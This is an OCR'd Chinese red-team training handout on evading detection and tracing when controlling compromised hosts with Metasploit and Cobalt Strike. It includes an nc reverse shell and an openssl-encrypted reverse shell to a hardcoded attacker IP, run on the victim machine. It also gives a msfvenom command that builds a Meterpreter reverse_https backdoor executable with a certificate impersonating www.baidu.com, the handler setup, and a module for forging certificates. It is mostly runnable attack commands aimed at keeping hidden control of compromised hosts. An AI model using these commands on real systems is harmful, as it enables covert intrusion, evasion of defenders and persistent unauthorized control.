
红队 APT-反朔源&流量加密&CS&MSF&证书指纹&C2 项目&CDN 域前置



#知识点：

1、MSF-OpenSSL 证书-流量加密通讯

2、CS-指纹特征证书修改-流量加密通讯

3、CS-C2&CDN 域前置-隐藏 IP 防朔源封锁

#章节点：

投递钓鱼篇(免杀方案),流量加密篇，其他篇（待定）

#背景交代：

在红蓝对抗或日常测试中会出现一种情况，当我们终于让目标机器上线后，

却因为明显的通信特征被安全设备检测到从而失去目标机器的控制权限，

这时就需要对 Cobalt Strike 或 MSF 的特征进行隐藏、对其通信流量进行混淆。

#常见红蓝对抗中红队面临问题：

1、通讯协议走 TCP&UDP 协议，直接被防火墙限制出网

2、通讯协议走无加密 HTTP 协议，直接明文传输成指纹特征

3、通讯协议走 HTTPS 或 DNS 加密协议，直接工具证书成指纹特征

4、通讯协议走 HTTPS 或 DNS 加密协议，特征指纹等修改后又被朔源拉黑

红队进行权限控制，主机开始限制出网，尝试走常见出网协议 http/https,结果流量设备入侵检测检测系统发现异常，尝试修改工具指纹特征加密流量防止检测，结果被定位到控制服务器，再次使用 CDN，云函数，第三方上线等进行隐藏保证权限维持。

#蓝队发现处置情况：

1.蓝队-朔源后拉黑控制 IP

2.蓝队-设备平台指纹告警

3.蓝队-流量分析异常告警

演示案例：

- NC-未加密&加密后-流量抓包对比
- CS-流量通讯特征修改-Profiles-Keytool

- MSF-流量通讯特征修改-证书-OpenSSL
- CS-防封锁处置 IP 地址-域前置-C2&CDN

#NC-未加密&加密后-流量抓包对比

```
nc -lvvp 5566
nc -e /bin/bash 47.94.236.117 5566
```

在我们的攻击端生成自签名证书

```
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem
-days 365 -nodes
```

在攻击机上监听指定端口，这里我选择 8888

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8888
```

在受害机上执行 shell 反弹命令(注意修改 ip 和端口)

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet
-connect 47.94.236.117:8888 > /tmp/s;
```

#MSF-流量通讯特征修改-证书-openssl

-解决 HTTPS-SSL 通讯证书被特征标示问题

1.利用 openssl 生成证书：

```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj
"/C=UK/ST=xiaodi/L=xiaodi/O=Development/CN=www.baidu.com" -keyout
www.baidu.com.key -out www.baidu.com.crt && cat www.baidu.com.key
www.baidu.com.crt > www.baidu.com.pem && rm -f www.baidu.com.key
www.baidu.com.crt
```

2.MSF 生成绑定证书后门：

```
msfvenom -p windows/meterpreter/reverse_https LHOST=47.94.236.117
LPORT=5566 PayloadUUIDTracking=true PayloadUUIDName=Whoamishell
HandlerSSLCert=/root/www.baidu.com.pem StagerVerifySSLCert=true -
f exe -o https-b.exe
```

3.MSF 监听上线：

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 0.0.0.0
set lport 5566
set HandlerSSLCert /root/www.baidu.com.pem
set StagerVerifySSLCert true
run
```

-impersonate_ssl 模块

此外 Metasploit 框架还有一个 auxiliary/gather/impersonate_ssl 模块，可以用来自动从信任源创建一个虚假证书，十分方便：

```
use auxiliary/gather/impersonate_ssl
set RHOST www.baidu.com
run
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址